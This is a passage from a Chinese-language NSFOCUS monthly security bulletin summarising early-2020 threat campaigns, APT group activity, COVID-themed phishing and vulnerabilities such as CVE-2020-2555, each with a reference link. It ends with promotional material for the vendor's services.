新冠疫情的席卷之下，全球掀起了远程办公和远程教育热潮，随之而来的各种网络拥 堵和安全威胁问题，相比国内疫情高峰期可谓有过之而无不及。雪上加霜的是，“全 球停工”、股市“八熔八耻”的同时，

黑客和网络犯罪分子却加班加点、疯狂输出， 给各国运营商、政府、企业和应急部门带来巨大压力。

【参考链接】

https://mp.weixin.qq.com/s/Ocnw4c2KG2ie2fHgkVFxrw

4. 2020年应该引起关注的8种移动安全威胁

【概述】

如今，移动安全已成为每个公司关注的重点对象，因为现在几乎所有员工都能够定期地从智能手机访问公司数据，这意味着如果敏感信息被不法分子利用，那么事情就变得复杂了。现在说移动风险比以往任何时候都要高，这一点也不过分。根据 Ponemon Institute 2018 年的一份报告，企业数据泄露的平均成本高达 386 万美元。这比一 年前的估计成本高出 6.4%。

【参考链接】

https://www.freebuf.com/articles/terminal/228900.html

5. APT37复盘分析报告

【概述】

近年来，随着 APT37 的活动增多，其手段和工具特征也越来越明显，与广义上 Lazarus 组织攻击行为的差异也变得显著。目前，APT37 已被确认为针对韩国政企 与脱北人员等政治目标，使用 RokRat、NavRat、KevDroid、PoorWeb 等标志性木 马发动攻击的高效黑客团体。绿盟科技伏影实验室复盘分析 APT37 威胁组织的常 用攻击手段和木马工具。

【参考链接】

http://blog.nsfocus.net/apt37-part1-0325/

http://blog.nsfocus.net/apt37-part2-0325/

6. 伏影实验室再次发现黑客利用新冠疫情实施网络钓鱼攻击

【概述】

近期绿盟科技伏影实验室再次发现一起黑客利用新冠疫情实施钓鱼邮件攻击的案 例，此次案例的攻击目标是一家位于中国台湾的 POS 解决方案提供商。黑客伪造 成美国疾病预防与控制中心发送邮件，钓鱼邮件内容和附件名称也与

疫情相关， 通过邮件内容诱导用户打开并查看附件文档《COVID-19 - nCoV - Special Update.doc》，打开的文档没有任何内容显示，看似无害，但是实际上包含了 CVE-2017-11882 的漏洞利用。

【参考链接】

https://mp.weixin.qq.com/s/DpYobO3KmVzuyhXxMani3A

7. APT41组织利用多个漏洞发起全球入侵活动

【概述】

APT41 是一个与中国有关的威胁组织，至少从 2012 年活跃至今，主要业务包括国 家赞助的网络间谍活动和出于经济动机的入侵活动。近期 APT41 组织试图利用 Citrix NetScaler/ADC、Cisco 路由器和 Zoho ManageEngine Desktop Central 中的漏针对全球多个行业发起入侵活动。

【参考链接】

https://www.fireeye.com/blog/threat-research/2020/03/apt41-initiates-global-intrusion-campaign-using-multiple-exploits.html

8. OperationPoisonedNews针对香港iOS用户

【概述】

最近发现的水坑攻击针对香港的 iOS 用户，该活动利用在多个论坛上发布链接， 这些链接是各种新闻报道，将用户引导到新闻站点时，还使用隐藏的 iframe 加载 和执行一个新的 iOS 恶意软件变体 lightSpy，该恶意软件代码包含针对 iOS 12.1 和 12.2 中存在的漏洞的攻击。

【参考链接】

https://blog.trendmicro.com/trendlabs-security-intelligence/operation-poisoned-news-hong-kong-users-targeted-with-mobile-malware-via-local-news-links/

9. WildPressure瞄准中东工业相关实体

【概述】

WildPressure 定向攻击活动分发一个成熟的 C++木马 Milum，攻击活动的受害者 主要来自中东地区，是一些工业部门相关的实体。Milum 恶意软件使用 JSON 格式 存储配置数据，并使用 HTTP 作为 C2 通信协议，针对不同受害者具有不同 64 字节 密钥的 RC4 算法。

【参考链接】

https://securelist.com/wildpressure-targets-industrial-in-the-middle-east/96360/

10. TrickBot银行木马绕过2FA验证

【概述】

近期发现一个新 Android 恶意软件应用程序 TrickMo，该应用程序旨在绕过第二 因素，并在需要授权交易的银行客户中强制使用强身份验证，也就是说可以拦截 通过 SMS 或相对更安全的推送通知发送给 Internet 银行客户的一次性授权码，并 完成欺诈性交易。TrickMo 专门针对已感染 TrickBot 恶意软件的德国用户。

【参考链接】

https://securityintelligence.com/posts/trickbot-pushing-a-2fa-bypass-app-to-bank-customers-in-germany/

11. Ryuk勒索软件在COVID-19爆发期间仍以医院为目标

【概述】

在新型冠状病毒全球大爆发期间，臭名昭著的 Ryuk 勒索软件仍然以医疗机构作为 攻击目标，目前美国已有 10 家医疗机构在冠状病毒爆发期间受到 Ryuk 勒索软件 的攻击。

【参考链接】

https://securityaffairs.co/wordpress/100548/malware/ryuk-ransomware-hospitals-covid19.html

（数据来源：绿盟科技 威胁情报与网络安全实验室 收集整理）

2 热点资讯回顾

1. Jackson-databind/Fastjson远程代码执行漏洞

【概述】

近日，Jackson-databind 修复了 2 个远程代码执行漏洞(CVE-2020-9547/CVE-2020- 9548)。这 2 个漏洞源于 2 种新的组件(ibatis-sqlmap 以及 anteros-core)利用该漏洞 可以绕过黑名单限制，在受害机器上远程执行代码。另外，fastjson 在使用上述受影响组 件时，若开启了 autoType 功能(autoType 功能默认关闭)，则也存在对应漏洞。

【参考链接】

https://github.com/FasterXML/jackson-databind/issues/2634

2. WeblogicCoherence远程代码执行漏洞

【概述】

近日，绿盟科技检测到有国外研究员发布了关于 Oracle Coherence 反序列化远程代码执 行漏洞(CVE-2020-2555)的细节报告。Oracle Coherence 在 Weblogic 12c 后的版本 中默认与 Weblogic server 一起安装。绿盟科技研究员已复现该漏洞，虽然 Oracle 在今 年 1 月份的关键补丁更新(Critical Patch Update)中已经修复了该漏洞，但鉴于危害较 大，建议客户及时检查并安装补进行防护。

【参考链接】

https://www.zerodayinitiative.com/blog/2020/3/5/cve-2020-2555-rce-through-a- deserialization-bug-in-oracles-weblogic-server

3. Molerats向政府和电信组织提供后门

【概述】

Molerats 威胁组织利用鱼叉式网络钓鱼攻击向政府、电信组织提供 Spark 后门，该后门 可让攻击者在受感染系统上打开应用程序并执行命令。Molerats(又名 Gaza cybergang) 是一个出于政治动机的威胁组织，自 2012 年以来一直活跃，该组织的受害者主要在中东、 欧洲和美国。

【参考链接】

https://unit42.paloaltonetworks.com/molerats-delivers-spark-backdoor/

4. APT34组织利用Karkoff针对黎巴嫩政府

【概述】

近期 APT34 组织针对黎巴嫩政府进行网络间谍活动，活动中使用新恶意软件 Karkoff 实现 侦察逻辑，将最终的有效负载分配到特定目标，利用 Microsoft Exchange Server 作为通 信渠道，收集系统信息、域名、主机名和正在运行的操作系统。APT34 是一个伊朗威胁组 织，至少从 2014 年开始活跃，该组织在中东发起攻击活动，主要针对金融、政府、能源、 化工、电信和其他行业。根据基础设施细节评估该组织为伊朗政府工作。

【参考链接】

https://blog.yoroi.company/research/karkoff-2020-a-new-apt34-espionage-operation-involves-lebanon-government/

5. 朝鲜Kimsuky组织威胁韩国发展其TTP

【概述】

Kimsuky，也被称为 Kimsuki、Velvet Chollima，是一个归属于朝鲜的威胁组织，至少从 2013 年开始活跃，针对韩国智囊团、工业、核电运营商和统一部等进行间谍活动。近期 Kimsuky 组织使用一种新恶意软件植入物对韩国发动系列攻击活动。

【参考链接】

https://blog.yoroi.company/research/the-north-korean-kimsuky-apt-keeps- threatening-south-korea-evolving-its-ttps/

6. CIA 攻击组织(APT-C-39)长期对中国关键领域的网络渗透攻击

【概述】

美国中央情报局 CIA 攻击组织(APT-C-39)对中国进行的长达十一年的网络攻击渗透。 在此期间，中国航空航天、科研机构、石油行业、大型互联网公司以及政府机构等多个单位均遭到不同程度的攻击，并主要集中在北京、广东、浙江等省份。

【参考链接】

https://mil.huanqiu.com/article/3xHSlXNmuvU

7. ToB安全公司如何捍卫C端消费者权益

【概述】

众所周知每年 3 月 15 日是消费者权益保护日，今年绿盟科技整理三个典型因为网络安全 原因，消费者权益被侵犯的场景，以及绿盟科技可以为企业客户所提供的针对性能力支撑。

【参考链接】

https://mp.weixin.qq.com/s/YBY9mPoIDZyQO7sPG2ZOSw

8. 《2019安全事件响应观察报告》

【概述】

绿盟科技应急响应团队对 2019 年处理的安全事件进行整理与分析，并综合国内外重要安 全事件，编制《绿盟科技 2019 安全事件响应观察报告》，希望从安全事件的角度分析 2019 年的安全现状，与安全行业从业者交流发展趋势，共同探讨网络安全建设的发展方向。

【参考链接】

http://blog.nsfocus.net/wp-content/uploads/2020/03/2019_Cybersecurity_Incident_Response_Insights.pdf

9. 微软发布2020年3月补丁修复116个安全问题

【概述】

微软于周二发布了 3 月安全更新补丁，修复了 116 个从简单的欺骗攻击到远程执行代码的 安全问题，产品涉及 Azure、Azure DevOps、Internet Explorer、Visual Studio、Microsoft Dynamics、Microsoft Edge、Microsoft Exchange Server 等。

【参考链接】

https://portal.msrc.microsoft.com/en-us/security-guidance/releasenotedetail/2020-Mar

10. OperationOvertrap-针对日本在线银行用户

【概述】

Operation Overtrap 是一个新攻击活动，主要针对日本各家银行的在线用户，攻击者使用 三种不同的攻击媒介来窃取受害者的银行凭证，分别是通过带有网络钓鱼链接的垃圾邮件 发送到伪装成银行网站的页面;通过发送垃圾邮件，诱导受害者点击下载并运行恶意软件 的可执行文件;通过使用自定义漏洞利用工具包传播恶意软件。

【参考链接】

https://blog.trendmicro.com/trendlabs-security-intelligence/operation-overtrap- targets-japanese-online-banking-users-via-bottle-exploit-kit-and-brand-new- cinobi-banking-trojan/

11. 新冠病毒主题恶意活动针对蒙古

【概述】

近期一项针对蒙古公共部门的新运动，利用目前新型冠状病毒的恐慌，向目标发送可疑 RTF 文件，主题为“关于新的冠状病毒感染流行率的信息”，诱导用户以传播新恶意软件。此次 攻击活动与过去的一个匿名黑客团伙可联系在一起，该黑客团伙多年来针对多个国家的不 同部门，如乌克兰、俄罗斯和白俄罗斯。

【参考链接】

https://research.checkpoint.com/2020/vicious-panda-the-covid-campaign/

12. Ursnif木马新变种针对意大利

【概述】

针对意大利企业和个人的新攻击活动正在进行中，攻击通过发送欺诈性合法电子邮件来邀 请受害人下载并查看受感染的压缩文档的内容，用户一旦打开该存档文件会被安装 Ursnif 系列恶意软件，该恶意软件能够拦截用户输入、活跃的 Web 会话，提供后门访问并下载其 他恶意软件。

【参考链接】

https://yoroi.company/warning/nuova-campagna-di-attacco-ursnif/

13. Turla组织利用水坑攻击传播新后门针对亚美尼亚

【概述】

Turla(又名 Snake、Waterbug、WhiteBear、VENOMOUS BEAR 和 Krypton)是一个 来自俄罗斯的威胁组织，最早可追溯到 2004 年，主要针对欧洲、中亚和中东的政府、外 交实体、军队、教育和制药等行业。近期 Turla 组织利用虚假 Adobe Flash 更新文件作为 诱饵，传播两个新恶意软件 NetFlash 和 PyFlash。

【参考链接】

https://www.welivesecurity.com/2020/03/12/tracking-turla-new-backdoor- armenian-watering-holes/

14. NetWire木马控制者投放nCoV-19疫情诱饵文档

【概述】

近期，绿盟伏影实验室发现，NetWire 远控木马控制者也开始使用 nCoV-19 疫情相关的 诱饵文档来投放木马。NetWire，又称 NetWireRC 或 Recam，是一款最早出现在 2012 年的远控木马，曾被尼日利亚的黑客用于攻击企业目标。多年以来，NetWire 一直在更新 版本，并演化出多条不同的攻击链。

【参考链接】

http://blog.nsfocus.net/netwire-ncov-19-0318/

15. IPv6物联网资产暴露情况研究

【概述】

随着物联网应用的蓬勃发展、IPv4 地址的耗尽，IPv6 普及已成为必然趋势。IPv6 网络上 暴露的物联网资产将成为攻击者的重点目标，所以能够对 IPv6 资产和服务准确的测绘，对 于网络安全具有着重要的意

义。绿盟格物实验室介绍国内、新加坡和日本的 IPv4 物联网资 产的实际暴露情况，部分的 IPv6 地址集中的物联网资产暴露情况。

【参考链接】

https://mp.weixin.qq.com/s/Bj6PRqcxDoYwmXStShvYOw

16. Ursnif木马新变种针对日本用户

【概述】

近期发现针对日本用户的 Ursnif 木马新变种的攻击活动，该恶意软件是通过来自垃圾邮件 中受感染 Microsoft Word 文档分发的。Ursnif，也称为 Gozi，是一个信息窃取器，它从 浏览器和电子邮件应用程序收集登录凭据，具有监视网络流量、屏幕捕获和按键记录功能。

【参考链接】

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital- threats/new-ursnif-campaign-targets-users-in-japan?_ga=2.95453402.710669801.1584953460-1997041092.1571902105

17. TrickBot以美国和香港的电信行业为目标

【概述】

最近在针对美国和香港电信组织的攻击活动中发现 TrickBot 的变体，该新变体包括一个用 于远程桌面协议(RDP)暴力破解的模块，包括对 check、trybrute 和 brute 三种攻击模 式的支持。TrickBot 恶意软件主要通过垃圾邮件进行分发。

【参考链接】

https://www.bitdefender.com/files/News/CaseStudies/study/316/Bitdefender- Whitepaper-TrickBot-en-EN-interactive.pdf

18. EnigmaSpark活动针对中东实体

【概述】

EnigmaSpark 活动针对新的中东和平计划，攻击者利用中东地缘政治发展，精心制作详细 政治指控文件诱导收件人，已分发 EnigmaSpark 恶意软件。此次攻击活动疑似与 Molerats 有关，Molerats 是一个出于政治动机的威胁组织，自 2012 年以来一直活跃，该组织的受 害者主要在中东、欧洲和美国。

【参考链接】

https://securityintelligence.com/posts/EnigmaSpark-Politically-Themed-Cyber- Activity-Highlights-Regional-Opposition-to-Middle-East-Peace-Plan/

19. 以冠状病毒为主题的新攻击使用了伪造的WHO主题邮件

【概述】

随着冠状病毒在全球范围内的传播，以冠状病毒为主题的攻击也日趋增加。近期发现攻击者使用声称是有世界卫生组织 WHO 负责人发送的网络电子钓鱼邮件诱导用户，提供恶意 软件 HawkEye 新变种，该恶意软件是一个键盘记录器。

【参考链接】

https://exchange.xforce.ibmcloud.com/collection/Covid-19-Drug-Advice-From- The-WHO-Disguised-As-HawkEye-Info-Stealer-2f9a23ad901ad94a8668731932ab5826

20. APT36利用冠状病毒潮流传播Crimson

【概述】

APT36，也被称为 Transparent Tribe、ProjectM、Mythic Leopard 和 TEMP. Lapis，是 一个至少从 2016 年活跃至今的巴基斯坦威胁组织，主要针对印度政府、国防部和使馆。 目前 APT36 正在使用冠状病毒相关健康咨询文档作为诱饵来传播远程管理工具 Crimson。

【参考链接】

https://blog.malwarebytes.com/threat-analysis/2020/03/apt36-jumps-on-the- coronavirus-bandwagon-delivers-crimson-rat/

让安全更有效
绿盟科技安全服务
专业|灵活|高效

咨询服务
安全规划
合规咨询
信息安全管理体系咨询
应急体系建设
……

可管理安全服务
远程安全运维
全评估/测试服务
安全基线服务
应急响应
……

安全评价
外部检查辅导
安全指标体系度量
……

安全研究
渗透测试
源代码审计
业务安全测试
漏洞挖掘
……

教育培训
安全技能培训
安全意识教育
……

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

安全月报

绿盟科技金融事业部出品

主办/绿盟科技金融事业部
地址/北京市海淀区北洼路4号益泰大厦3层
邮编/100089
电话/010-59610688-1159
传真/010-59610689
网站/www.nsfocus.com
客户支持热线/400-818-6868
股票代码/300369
月报电子版下载/http://www.nsfocus.com.cn/research/list_145_145.html